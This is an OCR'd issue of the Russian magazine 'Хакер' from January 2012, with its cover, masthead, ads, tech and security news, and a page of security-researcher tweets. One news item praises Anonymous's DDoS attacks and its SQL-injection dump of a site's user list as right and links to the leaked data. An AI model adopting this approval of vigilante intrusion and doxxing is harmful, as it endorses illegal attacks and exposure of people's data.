
ИНТЕРВЬЮ С ДМИТРИЕМ СКЛЯРОВЫМ 030



01 (156) 2012

СВОЯ ПРОШИВКА ДЛЯ ANDROID



Эксплуатация приватной дыры в Lotus Domino Controller

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

XML ENCRYPTION 018

МЕХАНИЗМ ШИФРОВАНИЯ XML-КОНТЕНТА ОКАЗАЛСЯ УЯЗВИМ К РАСКРЫТИЮ ДАННЫХ. РАЗБИРАЕМСЯ С ТЕМ, ПОЧЕМУ ЭТО РАБОТАЕТ И КАК НА ПРАКТИКЕ ПОЛЬЗОВАТЬСЯ БАГОМ

024 НОВЫЕ БАГИ ФАЙЛОВЫХ ФУНКЦИЙ PHP

036 PHONEGAP: МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ НА HTML5

064 КАК УГНАТЬ ЧУЖОЙ БОТНЕТ

ХАКЕР ЯНВАРЬ 01 (156) 2012

XML ENCRYPTION: УЯЗВИМОСТЬ В МЕХАНИЗМЕ ШИФРОВАНИЯ XML-КОНТЕНТА

156

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 12001

Intro



О ВЫГОДЕ ПОДПИСКИ

Решил немного поделиться с тобой инсайдом: расскажу о внутренней кухне издательской деятельности и о том, как работает дистрибуция журналов в России. Прежде всего, сухой факт: наценка торговых сетей в среднем не ниже 100%. Например, если ты купил Хакер за 250 рублей, то до редакции из этих денег дойдет меньше половины. Справедливы ли такие пропорции? В общем-то, это риторический вопрос, не имеющий никакого смысла: розничные сети обладают монополией, и именно они определяют все условия. Не хотите — не работайте.

Ну и вообще их бизнес тоже не прост. Тут факт номер два: в каждой точке за месяц обычно продается 1-3 экземпляра журнала, а точек продаж — десятки тысяч по всей России. Соответственно, частая ситуация: в одном киоске «Хакер» закончился, а в другом — лежит невостребованным. Все это требует сложной логистики, больших затрат на развоз продукции и так далее. Поскольку мы не знаем, где нас ждет покупатель, приходится присутствовать в большом количестве киосков и тратить на это немало денег, получая обратно возвраты — непроданные журналы. Все это сильно влияет и на торговую наценку, и на экономику журнала в целом.

Решение этой проблемы есть, и оно на поверхности: ПОДПИСКА. В этом случае мы заранее знаем, сколько журналов и по какому адресу нужно доставить, это прозрачно, выгодно и эффективно. Именно поэтому мы рады предложить лучшие цены на подписку: от 115 рублей за номер! Выгоднее всего оформить подписку можно в нашем магазине подписки shop.glc.ru/xakep. Оплата любым электронным способом, доставка курьером по Москве, почтой — по России. И абсолютный хит: супервыгодная подписка самовывозом из редакции в Москве!

nikitozz, гл. ред. Х
shop.glc.ru/xakep
vkontakte.ru/xakep_mag



РЕДАКЦИЯ

Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Маг (magg@real.xakep.ru)
MALWARE и SYN/ACK Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
UNIXOID Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
ФРИКИНГ Сергей Сильнов (po@kumekay.com)
PR-директор Анна Григорьева (grigorieva@glc.ru)
Редактор xakep.ru Леонид Боголюбов (xa@real.xakep.ru)
Литературный редактор Елена Болотникова

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Фото на обложке Фотограф: Ексей Пантелеев. Модель: Екатерина Валуйская.

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва,
ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
Менеджер Елена Поликарпова (polikarpova@glc.ru)
Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
Старший менеджер Юлия Господинова (gospodinova@glc.ru)
Менеджер Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор Александр Коренфельд (korenfeld@glc.ru)
Менеджеры Светлана Мюллер
Наталия Тулинова

РАСПРОСТРАНЕНИЕ


Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения Наталья Лукичева (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии Zapolex, Польша. Тираж 219 833 экземпляров.

Content


HEADER













PCZONE

ВЗЛОМ



СЦЕНА



MALWARE



КОДИНГ



UNIXOID



SYN/ACK



FERRUM



PHREAKING



ЮНИТЫ

MEGANEWS



БОЛЕЕ ТЫСЯЧИ ЗАЯВОК было подано в этом году на конкурс «Премия Рунета».

ПРЕПАРИРОВАНИЕ SIRI

ФРАНЦУЗЫ СУМЕЛИ ОТРЕВЕРСИТЬ ПРОТОКОЛ ПЕРСОНАЛЬНОГО ПОМОЩНИКА SIRI



Разработчики из Applidium опубликовали в открытом доступе весь набор инструментов, созданных в ходе «вскрытия» Siri. Утверждается, что этих тулз должно хватить тем, кто технически способен написать Siri-приложение.

Спустя месяц после релиза iPhone 4S исследователям из французской компании Applidium удалось добраться до внутренностей Siri, который стал доступен в iOS 5. Внимательно изучив протокол, французы сделали множество полезных выводов. Они также пообещали, что благодаря их изысканиям в скором будущем появится возможность использовать Siri для других приложений и устройств. Да-да, можно будет писать приложения для Android, а также использовать Siri на iPad. Все подробности опубликованы на сайте компании Applidium: applidium.com/en/news/cracking_siri.

Основные заключения таковы: iPhone 4S действительно посылает на сервер необработанное аудио, сжимая его при помощи аудиокодека Speex. Для использования Siri на другом устройстве все равно потребуется идентификатор по крайней мере одного iPhone 4S. Этот идентификатор довольно легко получить\подделать, о чем довольно подробно рассказывается по ссылке выше. Конечно, есть риск поймать бан, но если не выходить в Сеть с устройства, на котором установлено приложение, то он минимален.

Протокол в целом очень «болтливый». iPhone обменивается большим количеством данных с серверами Apple. Например, во время преобразования текста в речь сервер даже присылает оценку доверия и временную метку для каждого слова.

UBUNTU ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ

UBUNTU ОБЕЩАЕТ ПРЕВРАТИТЬСЯ В ПОЛНОЦЕННУЮ МОБИЛЬНУЮ ОС



В начале ноября Марк Шаттлворт (основатель Canonical, один из разработчиков Debian, второй космический турист и человек, руководящий разработкой Ubuntu) объявил о том, что Ubuntu в будущем доберется до смартфонов, планшетов и телевизоров. Компания Canonical готовит универсальную версию ОС, которая, как и Windows 8, будет подходить и для десктопов, и для мобильных устройств на ARM-процессорах. Выяснилось, что переговоры с производителями аппаратного обеспечения ведутся уже полтора года. Впрочем, универсальная версия вряд ли появится в ближайшем будущем. Ожидается, что мобильные устройства будут поддерживаться в Ubuntu 14.04, выход которой намечен на апрель 2014 года. Шаттлворт подчеркнул, что к реализации этой идеи компания еще не приступала, пока только вела переговоры и «готовила почву». В настоящий момент все усилия Canonical направлены на разработку Ubuntu 12.04, которую планируется представить в апреле 2012 года. Шаттлворт отметил, что это будет LTS-версия (то есть версия с долгосрочной поддержкой), поэтому разработчики заинтересованы в том, чтобы сделать ее максимально стабильной.



WINDOWS XP СТАЛА ЭКСПОНАТОМ В ПОЛИТЕХНИЧЕСКОМ МУЗЕЕ МОСКВЫ. Двадцать пятого октября в зале вычислительной техники были размещены два ПК, на которых установлена ОС.



ИЗ APPLE УВОЛИЛИ ДИРЕКТОРА ПО БЕЗОПАСНОСТИ Джона Терио. По слухам, причиной увольнения стало то, что Терио не справлялся со своими обязанностями.



РОССИЯ ВЫШЛА НА ПЕРВОЕ МЕСТО В ЕВРОПЕ ПО ЧИСЛУ ИНТЕРНЕТЧИКОВ! По сообщению компании comScore, у нас в стране начитывается уже 50,81 млн пользователей Всемирной сети.



ПАВЕЛ ВРУБЛЕВСКИЙ (CHRONOPAY) ПРИЗНАЛСЯ В ТОМ, ЧТО ОРГАНИЗОВАЛ DDOS-АТАКУ на сайт конкурента (Assist), в результате которой пострадала авиакомпания «Аэрофлот».



ОФИЦИАЛЬНО ПОДТВЕРЖДЕНО, ЧТО STEAM ВЗЛОМАН. Началось все с дефейса форумов, а в ходе расследования стало ясно, что хакеры также получили доступ к базе данных Steam.

POLAROID ВОЗВРАЩАЕТСЯ!

ЦИФРОВАЯ КАМЕРА С ФУНКЦИЕЙ МОМЕНТАЛЬНОЙ ПЕЧАТИ



Девятнадцатого декабря 2008 компания Polaroid года объявила себя банкротом, воспользовавшись 11-й главой Кодекса США о банкротстве. Однако в самой компании говорят, что банкротство носит технический характер и Polaroid продолжает работать, а 11-я глава просто позволила компании провести финансовую реструктуризацию.

Легендарный Polaroid попытался возродить камеры для моментальной фотографии: компания представила цифровой фотоаппарат Z340 Instant Digital Camera. Новинка использует технологию печати ZINK Zero Ink Printing, ключевым элементом которой является специальная бумага с вкраплениями красящих кристаллов. Под воздействием тепла, выделяемого работающей «печатающей» головкой, кристаллы плавятся. При охлаждении кристаллизация не происходит, благодаря чему напечатанное изображение остается на бумаге. Словом, как и раньше, когда использовались аналоговые технологии, фотоаппарат позволяет получить «твердую копию» снимка вскоре после нажатия кнопки спуска. Разрешение камеры составляет 14 Мп. Она оснащена жидкокристаллическим дисплеем диагональю 2,7" и слотом для карт памяти формата SD. Объектив с фиксированным фокусным расстоянием (ЭФР 43 мм) имеет максимальную диафрагму F/3,2. Есть функция видеосъемки (максимальное разрешение — 1280 x 720 пикселей). Polaroid Z340 печатает фотографии размером76 x 102 мм, а бумага для него стоит порядка $20 за 30 листов. Питается камера от литиево-ионной аккумуляторной батареи, полного заряда которой, по словам производителя, хватает на 25 отпечатков. Камера позволяет выбирать снимки для печати и накладывать на изображения разные эффекты, в том числе добавлять белую рамку в стиле моментальных ретро-фотографий Polaroid. Цена Z340 Instant Digital Camera составляет около $300.

ПЯТИМИНУТКА ЮМОРА

ПОСЛЕ ОБНОВЛЕНИЯ АНТИВИРУС AVIRA СТАЛ ОПРЕДЕЛЯТЬ СОБСТВЕННУЮ БИБЛИОТЕКУ AESCRIPT.DLL КАК ПОТЕНЦИАЛЬНУЮ МАЛВАРЬ

НЕПРИЯТНОСТИ С DNS ВЕЗДЕ И ВСЮДУ

В БРАЗИЛИИ ЗАФИКСИРОВАНА МАССОВАЯ АТАКА, А В США РАСКРЫЛИ КРУПНУЮ АФЕРУ

В прошлом месяце в мире произошел сразу ряд инцидентов, связанных с подменой DNS-адресов. Больше всех, пожалуй, пострадала Бразилия — в стране была проведена массовая атака на сервера сразу нескольких крупнейших провайдеров. В результате атаки в доменном кеше были подменены DNS-записи для Hotmail, Gmail, Google, Microsoft и других международных и локальных сервисов, в частности Uol, Terra и Globo. Тысячи людей, обращаясь, скажем, к google.com, шли не на IP-адрес реального сервера компании Google, а на нужный хакерам веб-ресурс. Почти все фейковые сайты распространяли различные малвари. К примеру, фейковый сайт Google предлагал пользователям скачать и установить программу Google Defender, которая на самом деле представляла собой набор вредоносных программ. На данный момент, по информации бразильских СМИ, по подозрению в организации этой атаки был задержан 27-летний сотрудник одного из крупных провайдеров страны, который спровоцировал обновление на многих DNS-серверах Бразилии, изменив DNS-записи.

В США, в свою очередь, практически завершилась длившаяся два года операция Ghost Click. Сотрудники американских правоохранительных органов совместно с коллегами из-за рубежа успешно раскрыли мошенническую схему, основанную на использовании вируса DNS Changer. Эта малварь заставляла устройства Mac OS X и Windows доверять нестандартным DNS. Программа установила липовые IP-адреса примерно для 15 тысяч доменов! В итоге жертвы вируса, как нетрудно догадаться, попадали на различные мошеннические ресурсы. Всего вирь инфицировал более четырех миллионов ПК более чем в 100 странах мира, в том числе порядка 500 тысяч компьютеров в Соединенных Штатах. По итогам операции прокуроры назвали имена семерых обвиняемых (все семеро из Восточной Европы), которые предположительно заработали на этом «бизнесе» более 14 миллионов долларов, «похищая» клики и подменяя рекламные ссылки. В двух дата-центрах (в Нью-Йорке и Чикаго) прошли обыски, в результате которых было выведено из строя более ста контрольных серверов. Для того чтобы уменьшить ущерб, нанесенный зараженным компьютерам, вредоносные DNS-сервера были заменены на управляемые Internet Systems Consortium. Федеральные обвинители считают, что за этой аферой стоит эстонская компания Rove Digital. Так как шестеро из семи подозреваемых — граждане Эстонии, это похоже на правду. Заокеанские федеральные прокуроры теперь хотят добиться того, чтобы задержанных экстрадировали в США. Седьмой обвиняемый в этом деле — гражданин России, находящийся на свободе, числится в розыске. Главой EstDomains — доменного регистратора, который предоставлял услуги преступникам, был Владимир Чащин. Его уже судили в Эстонии и лишили аккредитации ICANN еще в 2008, после обвинения в мошенничестве, отмывании денег и подделке документов.Каждого задержанного обвиняют в пяти случаях мошенничества с использованием электронных средств коммуникации и взлома компьютеров. Чащину также предъявлено обвинение в 22 случаях отмывания денег. Обвиняемые суммарно могут получить 85 лет тюремного заключения.


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
МОЛОКО
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

В ХОДЕ ОПРОСА, ПРОВЕДЕННОГО THE CONSUMERIST, RIAA была признана худшей компанией Америки.

ГЛОНАСС ДОЛЖЕН БЫТЬ ВЕЗДЕ!

ВСЕ УСТРОЙСТВА, РАБОТАЮЩИЕ В СЕТЯХ WI-FI, ДОЛЖНЫ БЫТЬ ОСНАЩЕНЫ ГЛОНАСС И ЛИЦЕНЗИРОВАНЫ



Время от времени наши власти очень любят напоминать нам, что мы живем в России, а значит, скучно не будет. Очередная инициатива Минкомсвязи обернулась, как бы это сказать помягче, очень забористым маразмом. Во-первых, согласно приказу, вступившему в силу 10 октября, все точки беспроводного радиодоступа следует оснастить аппаратурой системы спутниковой навигации ГЛОНАСС или ГЛОНАСС/GPS. Да, ВСЕ точки доступа, то есть все роутеры, ноутбуки, смартфоны и прочие девайсы, использующие стандарт 802.11. Во-вторых, обладателю такой точки доступа требуются лицензии и разрешения Роскомнадзора. Получается, что, с одной стороны, устройства малого радиуса действия (мощностью не более 100 мВт), работающие по стандарту 802.11, не подлежат обязательной регистрации. С другой стороны, Минкомсвязи утверждает обратное. Невыполнение приказа грозит не только административным штрафом, который составляет тысячу рублей, но и конфискацией соответствующего оборудования. Если ты все еще надеешься, что здесь какая-то ошибка, спешу тебя «обрадовать» — ошибки нет. Министерство связи и массовых коммуникаций РФ уже официально подтвердило всю приведенную выше информацию и конкретизировало ее. Правда, оно почему-то не объяснило, как и зачем встраивать модуль ГЛОНАСС в роутер или ноутбук.




iPhone 4S, как ты помнишь, оказался оснащен модулем ГЛОНАСС, что для многих стало сюрпризом. В компании Apple определенно что-то знали :).

НЕПРОСТАЯ УЯЗВИМОСТЬ В MYBB

НЕИЗВЕСТНЫЕ ХАКЕРЫ ПОКОПАЛИСЬ В КОДЕ ПОПУЛЯРНОГО ОТКРЫТОГО ФОРУМА

Весьма некрасивый фейл приключился с разработчиками открытого форума MyBB. Еще в начале октября в официальном блоге была опубликована информация о некой критической уязвимости, обнаруженной в последней версии MyBB 1.6.4. Но все оказалось не так просто. Дырка, позволяющая выполнить произвольный код PHP, возникла не сама по себе. Как выяснилось, уязвимость добавили в код неизвестные хакеры, попросту подменив архив с релизом форума на сервере загрузки. Каким образом хакеры проникли в систему, до сих пор не установлено, ведь движок сайта хоть и разработан своими силами, но все же основан на использовании сторонних открытых фреймворков. Теперь разработчики уверяют, что проблема безопасности присутствует не в коде их CMS, который не распространяется публично, а именно в этих самых внешних фреймворках. Как бы то ни было, теперь всем пользователям MyBB 1.6.4, загрузившим архив до 6 октября, нужно срочно установить обновление. Разработчики между тем задумались, как избежать подобных инцидентов в будущем. Планируется начать распространение контрольных сумм для проверки целостности изначально опубликованных архивов. Для распространения контрольных сумм будет использоваться сторонний сервер, чтобы хакеры не смогли подменить файлы с контрольными суммами. Также разработчики рассматривают возможность использования для организации загрузки релизов сетей доставки контента (CDN).






WEXLER.BOOK E7001. **Компания Wexler представляет новую электронную книгу WEXLER.BOOK E7001 на базе 7.0" сенсорного экрана, благодаря которому этот продукт является уникальным для рынка стран СНГ. Устройство оснащено 4 ГБ встроенной памяти (можно расширить до 32 ГБ с помощью microSD) , поддерживает самые популярные форматы электронных книг, изображений и аудио файлов; позволяет слушать FM-радио. Ридер оснащен литий-полимерным аккумулятором емкостью 1500 mAh, а значит, может работать без подзарядки несколько недель. Новинка выполнена в тонком эргономичном корпусе, задняя панель которого изготовлена из легкого алюминиевого сплава. WEXLER.BOOK E7001 поставляется в кожаной обложке. Рекомендованная цена устройства: 5 990 руб.**



«ЧТО УГОДНО, ТОЛЬКО НЕ GOOGLE!» — видимо, так думают в компании Microsoft. Теперь поисковик Bing предлагает пользователям скачать и установить браузер Firefox.



В 38 МЛРД РУБЛЕЙ ОЦЕНЕН УЩЕРБ от Interfilm.ru и Puzkarapuz.ru. Владельцы сайтов супруги Лопуховы нарушили авторские и смежные права 13 кинокомпаний.



ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ
МУЖСКАЯ КАРТА
Альфа-Банк
4321 4321 4321 4321
00/00
NAME
CARDHOLDER
VISA
Получать скидки в барах, ресторанах и магазинах твоего города
Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»
Оформлять подписку на журнал «Хакер» со скидкой 50%
тел. подписки (495)-663-82-77 | shop.glc.ru
Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а так же заказав по телефонам:
(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
А Альфа·Банк
(game)land
www.mancard.ru
ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"
на правах рекламы

ENTENSYS И COMMTOUCH СООБЩАЮТ, что Россия генерирует 6,7% от общего количества спама в мире.

АНОНИМУС ПРОТИВ НАРКОКАРТЕЛЕЙ И ПЕДОФИЛОВ

БЕЗЛИКИЙ ЛЕГИОН СПОСОБЕН НЕ ТОЛЬКО НА ИЗДЕВАТЕЛЬСТВА НАД КОПИРАСТАМИ И ВЛАСТЯМИ

Почти каждый месяц мы публикуем новости с фронта борьбы Анонимус со всем белым светом, но на этот раз «последние сводки» выглядят необычно даже для анонов.

Недавно на YouTube появилась интересная видеозапись: человек в маске Гая Фокса пропущенным через модулятор голосом обратился от имени Anonymous к мексиканскому наркокартелю «Зетас» (Zetas) с требованием отпустить захваченного члена хактивистской группы. Стоит отметить, что картель «Зетас», известный своей жестокостью, уже «карал» тех, кто осмеливался вести против него войну в Сети. Так, 26 сентября 2011 года в Нуэво-Ларедо была обезглавлена работница местной газеты. Согласно оставленной записке, женщину убили из-за ее активности на сайте. А совсем недавно по аналогичной причине был убит мужчина-блогер. Из опубликованного Anonymous ролика не ясно, кого именно требовали отпустить хакеры — ни имен, ни никнеймов названо не было. Зато Анонимус пригрозила картелю, что, если в течение месяца со дня публикации видео ее требования не будут выполнены, хак-группа начнет публиковать данные о помогающих «Зетас» коррумпированных полицейских, таксистах, журналистах и так далее. По сути, Анонимус объявила OpCartel (Операция Картель). После этого сайт мексиканского политика, подозреваемого в связи с картелем, был взломан, а до СМИ дошла информация, что многие аноны запаниковали и даже отказались учувствовать в операции. Однако она завершилась, не успев начаться, — одна из самых страшных преступных организаций в мире отпустила заложника, и OpCartel попросту отменили. Вот так Анонимус одержала верх над наркокартелем.



Однако это не все. В этом месяце Анонимус провела еще одну громкую операцию, которую, без всякого сомнения, можно назвать важной, нужной и правильной. Вездесущие хактивисты вывели из строя подпольный сайт с детской порнографией и обнародовали список его участников. Началось все с обнаружения сайта на домене .onion — Hidden Wiki, где содержались ссылки на сотни ресурсов с детским порно. Анонимус удалила ссылки, но администраторы вернули их на место. Тогда-то хакеры и заметили, что на большинстве фотографий стоит водяной знак хостера Freedom Hosting. А затем... Процитируем самих анонимов: «Положив сервера Freedom Hosting, мы удалили более 40 сайтов с детской порнографией, среди которых был Lolita City — крупнейший ресурс, содержавший более 100 Гб детской порнографии. Мы продолжим обрушение не только Freedom Hosting, но и любого другого сервера, который будет замечен в распространении детской порнографии». В рамках Operation Darknet на хостинг была проведена серия DDoS-атак. Судя по отчету об операции, база данных пользователей сайта Lolita City была извлечена с помощью SQL-инъекции. Владельцы хостинга, кстати, попытались сопротивляться атаке, но Анонимус это не остановило. Все полученные данные хактивисты традиционно выложили в открытый доступ: pastebin.com/T1LHnzEW.

За последний месяц Anonymous успела взломать сайт Мусульманского братства. Атаки проводились из Германии, Франции, Словакии и Сан-Франциско со скоростью 2000–6000 хитов в секунду. Позже хакеры увеличили скорость атаки до 38 тысяч хитов в секунду.

ЕВГЕНИЙ КАСПЕРСКИЙ:




«IT НУЖНЫ ВОЕННЫЕ СТАНДАРТЫ БЕЗОПАСНОСТИ. КОГДА ЦЕНА ИНФОРМАЦИИ СЛИШКОМ ВЫСОКА, НУЖНО ОТКЛЮЧАТЬ СЕТИ ОТ ИНТЕРНЕТА»


Алексей Синцов (@asintsov)




#hacker tweets




@EdiStrosar:
«Большая часть технологий обеспечения безопасности «безопасна» только потому, что никто даже не пытался атаковать их» (Петер Гатман).




@jkouns:
Сообществу безопасников необходим обширный ресурс для планирования конференций. Ещё один Google-календарь — это не решение.



@mikko:
Другие примеры клевых коротких IP-адресов: http://49.2; http://96.4; http://71.3; http://96.99. Нулики восстанавливаются словно по волшебству...




@Rogunix:
DoS/PoC-эксплойт для переполнения ICMP refCount в стеке TCP/IP (MS11-083) требует 2^32 UPD-пакетов, следовательно, при 250 потоках процесс займет 52 дня.
t.co/QYPCMyRy.



@fjserna:
Вчера был последний мой день в Microsoft/MSRC. Так здорово было там работать! А уже через несколько недель я присоединюсь к команде безопасности Google. Ушел++.



Комментарий:
Фермин Джей Серна — один из авторов замечательной утилиты EMET, которая позволяет внедрять технологии, предотвращающие эксплуатацию уязвимостей, в произвольные приложения. Хорошая работа!



@ILLUMINATI:
Здесь нет будущего для людей, которые живут в защитном режиме. Они тратят свою жизнь на страхи.



@WeldPond:
Следуя инновации от Google, группа вендоров призывает OllyDbg и IDA Pro поддержать опцию _noRE.exe в соглашении об именовании файлов.



Комментарий:
Ах-ха. :) Этот твит появился сразу после того, как Google великодушно предложил не регистрировать точки доступа Wi-Fi, в конце имени которых имеется слово «_nomap». :)



@insit0r:
Каждый год 0day для BIND.


Комментарий:
Таинственным образом по всей планете стали падать DNS-сервера BIND, что вызвало слух о DoS 0day.



@WeldPond:
Поисковик Shodan может сказать тебе, где найти в интернете системы Siemens Simatic.
t.co/L1QDb3cq.



Комментарий:
У нас модный журнал. SCADA — это модно. И найти SCADA-интерфейсы в интернете — это тем более модно.




@mikko:
Лучший пароль — это «не верен», теперь у тебя есть напоминалка в случае неверного ввода: «Введенный пароль не верен». #worstpassword



@RuCTFE:
Поздравляем окончательного победителя #RuCTFE — 0ldEur0pe из RWTH, Ачен, Германия.
t.co/lUIl94Ko.



Комментарий:
Крупнейший CTF закончился победой немцев.




@Stephenwest:
How to do a pentest:
1. Draw line with pen.
2. Check line.
3. If visible, pen works.
4. If no line, pen does not work.



Комментарий:
ИБ-шники шутят. Как проводится pentest?
1. Ручкой (pen) рисуем линию.
2. Проверяем линию.
3. Если она видна, значит, ручка работает.
4. Если линии нет, значит, ручка не работает.



@csoghoian:
Chrome теперь включает функцию silentlyInstall() для скрытой установки расширений. Я уверен, что FBI полюбит эту фичу.
t.co/5EhY8AUC.



@jduck1337:
Пища для философских размышлений: bash: ./: — это директория.



@j00ru:
Обновленная таблица системных вызовов в Windows (NT/2000/XP/2003/Vista/2008/7/8). Больше деталей: t.co/oBHiB76O.



